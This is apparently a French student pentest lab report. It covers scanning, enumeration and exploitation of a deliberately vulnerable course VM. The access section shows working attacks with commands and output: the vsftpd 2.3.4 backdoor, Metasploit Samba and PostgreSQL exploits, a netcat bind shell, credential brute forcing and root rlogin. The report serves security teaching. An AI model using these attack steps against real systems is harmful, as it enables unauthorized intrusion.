
192.168.137.1 is alive
192.168.137.68 is alive
192.168.137.94 is alive

255 targets
  3 alive
252 unreachable
  0 unknown addresses

1008 timeouts (waiting for response)
1011 ICMP Echos sent
  3 ICMP Echo Replies received
1008 other ICMP received

0.058 ms (min round trip time)
3.36 ms (avg round trip time)
6.76 ms (max round trip time)
  9.343 sec (elapsed real time)
```

Ainsi, nous savons que 3 appareils sont connectés au réseau.

On peut donc augmenter la taille des paquets jusqu'à obtenir une erreur de timeout en utilisant la commande suivante :

```
ping -s <packet_size> 192.168.137.68
```

```
(nonobari㉿kali)-[~/Reseaux/Report]
$ ping -s 100 192.168.137.68
PING 192.168.137.68 (192.168.137.68) 100(128) bytes of data.
108 bytes from 192.168.137.68: icmp_seq=1 ttl=64 time=4.91 ms
108 bytes from 192.168.137.68: icmp_seq=2 ttl=64 time=8.03 ms
108 bytes from 192.168.137.68: icmp_seq=3 ttl=64 time=5.09 ms
108 bytes from 192.168.137.68: icmp_seq=4 ttl=64 time=4.25 ms
^C
— 192.168.137.68 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 4.249/5.569/8.030/1.454 ms
```

```
(nonobari㉿kali)-[~/Reseaux/Report]
$ ping -s 1000000 192.168.137.68
ping: WARNING: probably, rcvbuf is not enough to hold preload
PING 192.168.137.68 (192.168.137.68) 1000000(1000028) bytes of data.
^C
— 192.168.137.68 ping statistics —
8 packets transmitted, 0 received, 100% packet loss, time 7150ms
```

En tétonnant, on observe qu'il y a une erreur en envoyant un paquet au dessus de 65507 bytes. Le buffer ne doit pas accepter autant.

Autrement, on peut vérifier cela à l'aide du script python suivant :

```

import os
import sys

if len(sys.argv)<=1:
    print("Error : Arg missing, ip required")
else:
    ip = sys.argv[1]
    for size in range(0,80000,8):
        os.system(f"ping -s {size} -c 1 {ip}")

```

Celui-ci teste un ping vers l'adresse ip mis en argument lors du lancement du script en augmentant à chaque fois d'un octet, jusqu'à qu'une erreur intervienne.

On obtient alors bien une erreur vers la taille trouvée en tâtonnant :

```

PING 192.168.137.68 (192.168.137.68) 65496(65524) bytes of data.
65504 bytes from 192.168.137.68: icmp_seq=1 ttl=64 time=14.1 ms

--- 192.168.137.68 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 14.120/14.120/14.120/0.000 ms
PING 192.168.137.68 (192.168.137.68) 65504(65532) bytes of data.
65512 bytes from 192.168.137.68: icmp_seq=1 ttl=64 time=13.6 ms

--- 192.168.137.68 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 13.579/13.579/13.579/0.000 ms
PING 192.168.137.68 (192.168.137.68) 65512(65540) bytes of data.
ping: local error: message too long, mtu=1500

--- 192.168.137.68 ping statistics ---
1 packets transmitted, 0 received, +1 errors, 100% packet loss, time 0ms

PING 192.168.137.68 (192.168.137.68) 65520(65548) bytes of data.
ping: local error: message too long, mtu=1500

--- 192.168.137.68 ping statistics ---
1 packets transmitted, 0 received, +1 errors, 100% packet loss, time 0ms

```

Autrement, on peut tout simplement effectuer un nmap sur l'ensemble du sous-réseau :

```

└─(nonobari㉿kali)-[~/Reseaux/Report]
$ nmap 192.168.137.0/24 -sP
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-10 14:28 CEST
Nmap scan report for 192.168.137.68
Host is up (0.0065s latency).
Nmap scan report for kali.mshome.net (192.168.137.94)
Host is up (0.00024s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 6.95 seconds

```

La commande suivante nous permet d'envoyer une requête de ping à toutes les adresses IP du réseau (en utilisant le masque de sous-réseau 255.255.255.0)

```
nmap 192.168.137.0/24 -sP
```

Cela nous permet ainsi de voir quels addresses IP sont utilisées, cependant, on ne peut pas deviner l'identité de cette machine en utilisant seulement cette commande.

Pour faire cela nous utilisons principalement nmap ce qui est la norme. On peut aussi utiliser des outils plus automatisés comme netdiscover ou encore graphique comme nessus.

2. Port scan

Le "port scan" consiste à analyser les ports d'un hôte ou d'un réseau pour déterminer quels ports sont ouverts, fermés ou filtrés.

Chaque service réseau s'exécute généralement sur un port spécifique, par exemple, le service Web HTTP sur le port 80 ou le service de messagerie SMTP sur le port 25. En effectuant un "port scan", nous pouvons identifier les services qui sont accessibles depuis l'extérieur et les ports ouverts sur lesquels ces services sont en cours d'exécution.

Le "port scan" peut être utilisé pour différentes raisons. Tout d'abord, il permet de cartographier les ports ouverts sur un système, ce qui donne une idée de la surface d'attaque potentielle et permet de détecter d'éventuelles vulnérabilités ou faiblesses de configuration. En identifiant les services actifs et les versions logicielles, nous pouvons rechercher des vulnérabilités connues associées à ces services et prendre des mesures pour les corriger.

De plus, le "port scan" peut être utilisé pour évaluer les politiques de filtrage des pare-feu. En analysant les réponses des ports, les testeurs peuvent déterminer quels ports sont bloqués ou filtrés, ce qui permet de mieux comprendre la défense en place et de détecter d'éventuelles erreurs de configuration.

Pour faire cela nous utilisons principalement nmap ce qui est la norme.

```
[nonobari㉿kali)-[~/Reseaux/Report/code]
$ sudo nmap 192.168.137.68
[sudo] password for nonobari:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-10 19:16 CEST
Nmap scan report for 192.168.137.68
Host is up (0.0047s latency).

Not shown: 977 closed tcp ports (reset)

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 2A:A6:F7:AC:EF:2C (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
```

Cette commande nous permet de trouver tous les ports ouverts et également de trouver des informations supplémentaires sur la machine, comme son adresse MAC.

```
sudo nmap 192.168.137.68
```

Cette commande requiert l'accès root.

3. Vulnerability scan

La phase de scan de vulnérabilité est une étape cruciale car elle permet d'identifier les vulnérabilités potentielles présentes dans les systèmes, les applications ou les infrastructures testées. Cela implique l'utilisation d'outils et de techniques spécifiques pour analyser et évaluer la sécurité des cibles. Durant le cours, nous utilisons une machine virtuelle VISMIN qui présente des failles de sécurité. Il faut dans l'ordre:

1. Identification des vulnérabilités : Le scan de vulnérabilité permet de découvrir les faiblesses de sécurité potentielles dans les systèmes ciblés. Cela inclut les vulnérabilités connues, les configurations incorrectes, les versions obsolètes de logiciels, les paramètres de sécurité faibles, etc. En identifiant ces vulnérabilités, nous pouvons évaluer le niveau de risque associé et recommander des mesures correctives pour les atténuer.

2. Priorisation des actions : Le scan de vulnérabilité fournit des informations quantitatives et qualitatives sur les vulnérabilités détectées. Cela permet de classer les vulnérabilités en fonction de leur criticité et de leur impact potentiel sur la sécurité. Cette priorisation aide les organisations à se concentrer sur les vulnérabilités les plus importantes, en leur permettant de hiérarchiser les efforts de remédiation et d'atténuation.
3. Conformité aux normes : Le scan de vulnérabilité peut aider les organisations à se conformer à des normes et des réglementations de sécurité spécifiques. En identifiant et en remédiant aux vulnérabilités, les entreprises peuvent répondre aux exigences de conformité et démontrer leurs efforts pour protéger les données sensibles et maintenir un niveau de sécurité adéquat. Il faut pour chaque vulnérabilités se référencer à sa catégorie OWASP. OWASP (Open Web Application Security Project) est une communauté mondiale dédiée à l'amélioration de la sécurité des applications web à travers l'éducation, la sensibilisation et le développement de bonnes pratiques.
4. Sensibilisation à la sécurité : La phase de scan de vulnérabilité permet de sensibiliser les parties prenantes à l'importance de la sécurité des systèmes et des données. Les rapports de scan mettent en évidence les risques et les vulnérabilités spécifiques, fournissant des preuves tangibles des faiblesses existantes. Cela peut aider à justifier les investissements en matière de sécurité et à promouvoir une culture de la sécurité au sein de l'organisation.

En résumé, la phase de scan de vulnérabilité dans un pentest est essentielle pour découvrir, évaluer et hiérarchiser les vulnérabilités présentes dans les systèmes testés. Cela permet de prendre des mesures appropriées pour renforcer la sécurité et réduire les risques potentiels pour les systèmes et les données sensibles.

Remarque: Cette liste d'action provient d'une documentation utilisé pendant le stage de premier année d'Antoine Banchet dans une entreprise de cybersécurité, ITS EUGENA.

Méthodologie

Pour réaliser un scan de vulnérabilité:

1. Il faut trouver l'IP de la machine à scanner, voir [Network_Scan](## 1. Network scan).
2. Il faut ensuite lister les ports avec nmap, voir [Port_Scan](## 2. Port scan)
3. Ensuite on peut soit chercher des vulnérabilités à la main ou avec des scripts nmap par exemple. Cependant utiliser des outils automatisés tels que Nessus ou OpenVAS facilite beaucoup la chose.

4. Patching the Vulnerability

Lorsqu'on découvre des vulnérabilités lors de la phase de scan de vulnérabilité, il est essentiel de suivre un processus structuré pour leur gestion :

1. Documentation : Les vulnérabilités doivent être soigneusement documentées, en fournissant des détails précis tels que la description, l'emplacement, l'impact potentiel et les preuves de l'existence de la vulnérabilité. Cela permet de partager des informations claires avec les parties prenantes concernées.
2. Évaluation de l'impact : Il est important d'évaluer l'impact réel des vulnérabilités identifiées. Cela implique de comprendre comment elles pourraient être exploitées et les conséquences potentielles en termes de sécurité et d'intégrité des données.

3. Priorisation : Les vulnérabilités doivent être classées en fonction de leur criticité, de leur exploitabilité et de leur impact potentiel. Cela permet de déterminer quelles vulnérabilités doivent être traitées en premier en fonction des risques qu'elles représentent pour le système ou l'application.
4. Recommandations de correction : Il faut fournir des recommandations claires et précises pour corriger les vulnérabilités identifiées. Cela peut inclure des correctifs de configuration, des mises à jour de logiciels, des changements dans les pratiques de développement ou d'autres mesures de sécurité appropriées.
5. Rapport : Les résultats de l'analyse des vulnérabilités doivent être communiqués aux parties prenantes concernées, généralement sous forme de rapport détaillé. Ce rapport doit inclure une description des vulnérabilités, leur impact potentiel, les recommandations de correction et, si possible, des captures d'écran ou des preuves supplémentaires.
6. Suivi et vérification : Une fois les vulnérabilités corrigées, il est important de vérifier leur résolution effective. Les pentesters peuvent effectuer des tests supplémentaires pour confirmer que les vulnérabilités ont été traitées correctement et que le système ou l'application est désormais sécurisé.

Il est essentiel de noter que tout le processus de traitement des vulnérabilités doit être effectué en collaboration étroite avec les parties prenantes et en respectant les politiques et les procédures internes de l'organisation.

Remarque: Cette liste d'action provient d'une documentation utilisé pendant le stage de premier année d'Antoine Banchet dans une entreprise de cybersécurité, ITS EUGENA.

Enumeration

En plus de simplement rechercher les vulnérabilités d'une machine, on peut chercher à les exploiter. Pour cela, nous devons obtenir des informations sur les services de la machine. On va mettre en place du "Banner Grabbing", qui consiste à extraire les bannières de services réseau pour obtenir des informations sur les versions logicielles et les configurations. Mais aussi de l'énumération d'OS (système d'exploitation) pour déterminer le système d'exploitation utilisé par la cible, ce qui peut aider à identifier les vulnérabilités spécifiques à ce système. L'énumération des utilisateurs implique la recherche d'informations sur les utilisateurs valides du système, tels que les noms d'utilisateur, les comptes actifs, les groupes d'utilisateurs, etc. Dans l'ensemble, la phase d'énumération permet d'obtenir des informations précieuses sur la cible, ce qui facilite l'élaboration de stratégies d'attaque plus ciblées et aide à identifier les faiblesses potentielles à exploiter.

1. Banner Grabbing

On va chercher à extraire les bannières des services de la machine.

Le banning grabbing permet de récupérer des informations sur les versions logicielles et les configurations des services réseau. Cela peut être fait manuellement en utilisant des outils tels que telnet ou netcat, ou en utilisant des outils automatisés tels que nmap ou metasploit. Le but est d'obtenir le plus d'information possible sur les services de la machine. Afin de rechercher les failles possibles OWASP.

On peut utiliser **telnet**. En effet Cela implique de se connecter au service Telnet du système cible et de lire le "banner" ou la bannière d'accueil, qui est généralement un message d'identification ou d'information

envoyé par le serveur. On peut utiliser la commande suivante pour se connecter à un service Telnet :

```
telnet <ip_address> <port>
```

On utilise le plus souvent le port 23.

On peut aussi utiliser **netcat**:

```
nc <ip_address> 80
```

On utilise le port 80 pour aller chercher les informations sur les ports web HTTP. On peut aussi chercher des bannières sur des services FTP.

Nmap est souvent utilisé pour trouver la version et l'OS de la machine avec des commandes de bases:

```
nmap -O <adresse_ip>
```

On peut aussi utiliser des scripts nmap plus complets déjà installés:

```
nmap -sV --script=banner <adresse_ip>
```

Metasploit contient l'ensemble des fonctionnalités citées précédemment. On peut utiliser la commande suivante pour scanner un service Telnet avec la commande suivante :

```
use auxiliary/scanner/telnet/telnet_version
```

ou encore:

```
use auxiliary/scanner/http/http_version
```

2. OS Enumeration

Comme mentionné précédemment, l'une des fonctionnalités les plus connues de Nmap est la détection à distance de l'OS en utilisant l'empreinte du stack TCP/IP. Nmap envoie une série de paquets TCP et UDP à l'hôte distant et examine pratiquement chaque bit des réponses. Après avoir effectué des dizaines de tests tels que l'échantillonnage TCP, le support et l'ordre des options TCP, l'échantillonnage de l'ID IP et la vérification de la taille initiale de la fenêtre, Nmap compare les résultats à sa base de données nmap-os-db comprenant plus de 2600 empreintes d'OS connues et affiche les détails de l'OS s'il y a correspondance. Chaque empreinte comprend une description textuelle libre de l'OS et une classification qui fournit le nom

du fabricant (par exemple, Sun), le système d'exploitation sous-jacent (par exemple, Solaris), la génération de l'OS (par exemple, 10) et le type de dispositif (usage général, routeur, commutateur, console de jeu, etc.). La plupart des empreintes ont également une représentation Common Platform Enumeration (CPE), telle que cpe:/o:linux:linux_kernel:2.6.

Nmap utilise une technique de détection d'OS basée sur l'analyse approfondie des réponses aux paquets envoyés à l'hôte distant. Il compare ensuite ces réponses à une base de données d'empreintes d'OS connues pour déterminer l'OS probable du système cible. Chaque empreinte comprend des informations détaillées sur l'OS, y compris le fabricant, le système d'exploitation sous-jacent, la génération de l'OS et le type de dispositif.

```
nmap -O <adresse_ip>
```

3. User Enumeration

L'énumération des utilisateurs est une étape essentielle dans tout test de pénétration. Elle permet au testeur de découvrir quels utilisateurs ont accès au serveur et quels utilisateurs sont présents sur le réseau. L'énumération des utilisateurs est également utilisée pour tenter d'accéder à la machine en utilisant des techniques de force brute. Une fois que le testeur connaît le nom d'utilisateur, il ne reste plus qu'à essayer de deviner le mot de passe par force brute.

On peut faire de l'énumération avec **Enum4linux**.

```
enum4linux -a <adresse_ip>
```

Aussi avec **Nmap**:

```
sudo nmap --script smb-enum-users.nse -p 445 <adresse_ip>
```

Samba Server est un logiciel open source qui permet de partager des fichiers, des imprimantes et d'autres ressources entre des ordinateurs fonctionnant sous différents systèmes d'exploitation, tels que Windows, Linux et macOS, dans un réseau local. Il implémente le protocole SMB/CIFS (Server Message Block/Common Internet File System), qui est le protocole de partage de fichiers standard utilisé par les systèmes Windows.

Gaining Access

1. Exploiting FTP

Le protocole de transfert de fichiers (FTP), est un protocole réseau qui permet de transférer ou de manipuler des fichiers sur un réseau informatique.

Le FTP est utilisé pour faciliter l'échange de fichiers entre un client et un serveur. Il permet au client d'envoyer des fichiers vers le serveur ou de les récupérer à partir de celui-ci. Le protocole FTP offre également des fonctionnalités permettant de créer, supprimer, renommer et déplacer des fichiers et des répertoires.

FTP est un protocole non sécurisé, ce qui signifie que les données, y compris les identifiants de connexion et les fichiers transférés, sont transmis en clair sur le réseau. Pour des raisons de sécurité, il est recommandé d'utiliser des protocoles de transfert de fichiers sécurisés, tels que SFTP (SSH File Transfer Protocol) ou FTPS (FTP sécurisé), qui utilisent des méthodes de chiffrement pour protéger les données transitant sur le réseau.

Dans notre exemple de cours, la machine exploitable VISMIN possède une backdoor.

```
(antoinebanchet㉿kali)-[~]
$ telnet 192.168.28.139 21
Trying 192.168.28.139 ...
Connected to 192.168.28.139.
Escape character is '^]'.
220 (vsFTPD 2.3.4)
USER user:)
331 Please specify the password.
PASS pass
^[
```

En effet, en se connectant avec telnet au port 21 avec un user finissant par un smiley, cela ouvre le port 6200.

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-05 14:44 CEST
Nmap scan report for 192.168.28.139
Host is up (0.036s latency).

PORT      STATE SERVICE
6200/tcp   open  lm-x

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

On peut ensuite se connecter avec telnet au port 6200 et obtenir un shell en étant root.

```
(antoinebanchet㉿kali)-[~]
$ telnet 192.168.28.139 6200
Trying 192.168.28.139 ...
Connected to 192.168.28.139.
Escape character is '^]'.
ls
: command not found
id;
uid=0(root) gid=0(root)
: command not found
```

On peut aussi utiliser metasploit pour exploiter cette faille.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.28.139
rhosts => 192.168.28.139
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use
Usage: use <name|term|index>

Interact with a module by name or search term/index.
If a module name is not found, it will be treated as a search term.
An index from the previous search results can be selected if desired.

Examples:
use exploit/windows/smb/ms17_010_eternalblue

use eternalblue
use <name|index>

search eternalblue
use <name|index>

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.28.139:21 - The port used by the backdoor bind listener is already open
[+] 192.168.28.139:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.28.183:42837 → 192.168.28.139:6200) at 2023-06-05 14:46:23 +0200
```

On peut aussi tout simplement brutforcer avec **Hydra** le mot de passe de l'utilisateur ftp. On utilise un dictionnaire de mots de passes et un dictionnaire de users. On obtient :

USER = user

PASS = user

```
(antoinebanchet㉿kali)-[~]
$ ftp 192.168.28.139
Connected to 192.168.28.139.
220 (vsFTPd 2.3.4)
Name (192.168.28.139:antoinebanchet): user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

2. Exploiting SSH

Pour exploiter le SSH on peut aussi utiliser Hydra. On peut aussi utiliser metasploit.

Rajouter ce qu'on trouve)()

3. Netbios-SSN (port 139)

Le Network Basic Input/Output System (NetBIOS) fournit des services liés à la couche de session du modèle OSI, permettant aux applications sur des ordinateurs distincts de communiquer via un réseau local.

NetBIOS facilite la communication entre les ordinateurs au sein d'un réseau en fournissant des fonctionnalités telles que l'identification des noms d'ordinateurs, la résolution des noms d'hôtes en adresses IP, la gestion des sessions et la transmission de données entre les applications.

En utilisant NetBIOS, les applications peuvent établir des connexions et échanger des informations sur un réseau local, permettant ainsi le partage de fichiers, d'imprimantes et d'autres ressources entre les ordinateurs.

Il est important de noter que NetBIOS est une technologie plus ancienne et a été largement remplacée par des protocoles plus modernes tels que TCP/IP. Cependant, il est toujours utilisé dans certains environnements, en particulier dans les réseaux locaux hérités et les systèmes d'exploitation plus anciens.

```
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name   Current Setting  Required  Description
CHOST      no           The local client address
CPORT      no           The local client port
Proxies
RHOSTS    192.168.28.139  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      139          yes        The target port (TCP)

Payload options (cmd/unix/bind_netcat):
Name   Current Setting  Required  Description
LPORT      4444         yes        The listen port
RHOST

Exploit target:
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started bind TCP handler against 192.168.28.139:4444
[*] Command shell session 2 opened (192.168.28.183:38279 → 192.168.28.139:4444) at 2023-06-05 15:22:09 +0200
ls;
Q
bin
```

4. Java-RMI (port 1099)

Le RMI (Remote Method Invocation) est une API qui fournit un mécanisme pour créer des applications distribuées en Java. Le RMI permet à un objet d'appeler des méthodes sur un objet s'exécutant dans une autre machine virtuelle Java (JVM).

Grâce au RMI, les développeurs peuvent créer des applications distribuées où les objets peuvent interagir et communiquer entre différentes JVM. Cela permet d'exploiter la puissance du parallélisme et de la répartition des tâches sur un réseau.

Lorsqu'un objet utilise le RMI pour invoquer des méthodes sur un objet distant, le RMI prend en charge la sérialisation et la désérialisation des paramètres et des résultats pour la transmission sur le réseau. Il facilite également la gestion des connexions et des transactions entre les objets distants.

Le RMI est largement utilisé dans le développement d'applications distribuées en Java, notamment dans les systèmes répartis, les serveurs d'applications et les services web.

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry		normal	No	Java RMI Registry Interfaces Enumeration
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
2	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
3	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIClassLoaderImpl Deserialization Privilege Escalation

```
Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 exploit(multi/samba/usermap_script) > use 2
msf6 auxiliary(scanner/misc/java_rmi_server) > exploit

[*] 192.168.28.139:1099  - 192.168.28.139:1099 Java RMI Endpoint Detected: Class Loader Enabled
[*] 192.168.28.139:1099  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

5. BINDSHELL (port 1524)

Une "bind shell" est un type de shell dans lequel la machine cible ouvre un port de communication ou un écouteur sur la machine victime et attend une connexion entrante. L'attaquant se connecte ensuite à l'écouteur de la machine victime, ce qui permet l'exécution de code ou de commandes sur le serveur.

Une "bind shell" permet à un attaquant d'établir un accès distant à un système compromis en ouvrant un port d'écoute sur la machine victime. Lorsque l'attaquant se connecte à ce port, il obtient un shell avec des priviléges d'exécution sur le serveur compromis. Cela lui permet d'exécuter des commandes, de télécharger ou de charger des fichiers malveillants, d'explorer le système et d'effectuer diverses activités.

malveillantes.

```
[+] (antoinebanchet㉿kali)-[~]
$ nc 192.168.28.139 1524
root@ismin_vulnerable:/#
```

6. PostgreSQL (port 5432)

PostgreSQL est un système de gestion de base de données relationnelle avancé, de classe entreprise et open-source. PostgreSQL prend en charge à la fois les requêtes SQL (relationnelles) et JSON (non relationnelles). PostgreSQL est utilisé comme base de données principale pour de nombreuses applications web, ainsi que des applications mobiles et d'analyse.

```
msf6 exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.28.183:4444
[*] 192.168.28.139:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/SwQqVfs.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.28.139
[*] Meterpreter session 3 opened (192.168.28.183:4444 → 192.168.28.139:52705) at 2023-06-05 15:27:46 +0200

meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====
Mode      Size  Type  Last modified          Name
100600/rw-----  4    fil  2010-03-17 15:08:46 +0100  PG_VERSION
040700/rwx----- 4096 dir   2010-03-17 15:08:56 +0100  base
040700/rwx----- 4096 dir   2022-11-10 06:03:23 +0100  global
040700/rwx----- 4096 dir   2010-03-17 15:08:49 +0100  pg_clog
040700/rwx----- 4096 dir   2010-03-17 15:08:46 +0100  pg_multixact
040700/rwx----- 4096 dir   2010-03-17 15:08:49 +0100  pg_subtrans
040700/rwx----- 4096 dir   2010-03-17 15:08:46 +0100  pg_tblspc
040700/rwx----- 4096 dir   2010-03-17 15:08:46 +0100  pg_twophase
040700/rwx----- 4096 dir   2010-03-17 15:08:49 +0100  pg_xlog
100600/rw----- 125   fil   2022-11-10 05:40:12 +0100  postmaster.opts
100600/rw----- 54    fil   2022-11-10 05:40:12 +0100  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 15:08:45 +0100  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 15:07:45 +0100  server.crt
100640/rw-r--r--  891   fil   2010-03-17 15:07:45 +0100  server.key

meterpreter >
```

7. TOMCAT (port 8180)

Apache Tomcat (ou simplement Tomcat) est un serveur web et un conteneur de servlet open source développé par la fondation Apache Software Foundation (ASF). Tomcat implémente les spécifications Java Servlet et JavaServer Pages (JSP) d'Oracle, et fournit un environnement de serveur web HTTP "pure Java" pour exécuter du code Java. Dans la configuration la plus simple, Tomcat s'exécute dans un seul processus du système d'exploitation. Ce processus exécute une machine virtuelle Java (JVM). Chaque requête HTTP individuelle provenant d'un navigateur vers Tomcat est traitée dans le processus Tomcat dans un thread séparé.

```
[+] 192.168.28.139:8180 - LOGIN FAILED: root:0vW*busr1 (Incorrect)
[-] 192.168.28.139:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[-] 192.168.28.139:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[-] 192.168.28.139:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 192.168.28.139:8180 - LOGIN FAILED: root:xampp (Incorrect)
[-] 192.168.28.139:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.28.139:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.28.139:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.28.139:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.28.139:8180 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

8. rlogin

Le rlogin (remote login) est un protocole réseau qui permet à un utilisateur distant d'accéder à un ordinateur sur un réseau et d'interagir avec celui-ci comme s'il était directement connecté à l'ordinateur local. Le rlogin

est utilisé pour établir une connexion distante entre deux systèmes Unix, généralement sur un réseau local.

C'est la première faille que nous avons trouvé et notre préférée car elle permet une connexion parfaite en root à la machine.

```
[~] (antoinebanchet㉿kali)-[~]
$ rlogin -l root 192.168.28.139 -p 513
Last login: Wed Nov  9 23:40:41 EST 2022 from :0.0 on pts/0
Linux ismin_vulnerable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@ismin_vulnerable:~# █
```

On peut par la suite depuis n'importe quelle machine envoyer des fichiers en FTP sur VISMIN.

```
root@ismin_vulnerable:/home/ftp_ismin# nc -lvpn 1234 > EI22Banchet_Antoine
listening on [any] 1234 ...
connect to [192.168.28.139] from (UNKNOWN) [192.168.28.183] 46280

You have new mail in /var/mail/root
root@ismin_vulnerable:/home/ftp_ismin# ls
EI22Banchet_Antoine
root@ismin_vulnerable:/home/ftp_ismin# cat EI22Banchet_Antoine
Fichier provenant de ma machine 192.168.28.183
Antoine Banchet
```

Conclusion

Ce rapport détails les différentes étapes d'un pentest. Il est important de noter que chaque pentest est différent et que les étapes peuvent varier en fonction des objectifs et des exigences spécifiques du projet. Cependant, la méthodologie générale reste la même et comprend les étapes suivantes :

1. Reconnaissance : Cette phase consiste à recueillir des informations sur la cible, y compris les adresses IP, les noms de domaine, les informations WHOIS, les enregistrements DNS, les sous-domaines, les adresses e-mail, les numéros de téléphone, etc. Ces informations peuvent être obtenues à partir de sources publiques, telles que les moteurs de recherche, les réseaux sociaux, les sites web, les bases de données publiques, etc. L'objectif est de recueillir le plus d'informations possible sur la cible, ce qui permet de mieux comprendre son environnement et de planifier les étapes suivantes du pentest.
2. Scanning : Cette phase consiste à analyser les hôtes, les ports ouverts et les services disponibles sur le réseau afin d'identifier d'éventuelles vulnérabilités et faiblesses de sécurité. L'objectif principal est de cartographier le réseau, c'est-à-dire de découvrir les hôtes actifs, d'identifier les systèmes, les adresses IP et les services qui sont accessibles depuis l'extérieur. Cela nous permet d'évaluer la surface d'attaque potentielle et de cibler les efforts sur les zones les plus sensibles.

3. Enumeration : Cette phase consiste à extraire des informations sur les versions logicielles et les configurations des services réseau. Cela peut être fait manuellement en utilisant des outils tels que telnet ou netcat, ou en utilisant des outils automatisés tels que nmap ou metasploit. Le but est d'obtenir le plus d'information possible sur les services de la machine. Afin de rechercher les failles possibles OWASP.
4. Gaining access : Cette phase consiste à exploiter les vulnérabilités identifiées pour obtenir un accès non autorisé au système cible. Cela peut être fait en utilisant des outils automatisés tels que metasploit ou en développant des exploits personnalisés pour exploiter les vulnérabilités spécifiques. L'objectif est d'obtenir un accès à distance au système cible, ce qui permet d'exécuter des commandes et des programmes sur le serveur.

Ce rapport ne traite pas du maintient de l'accès.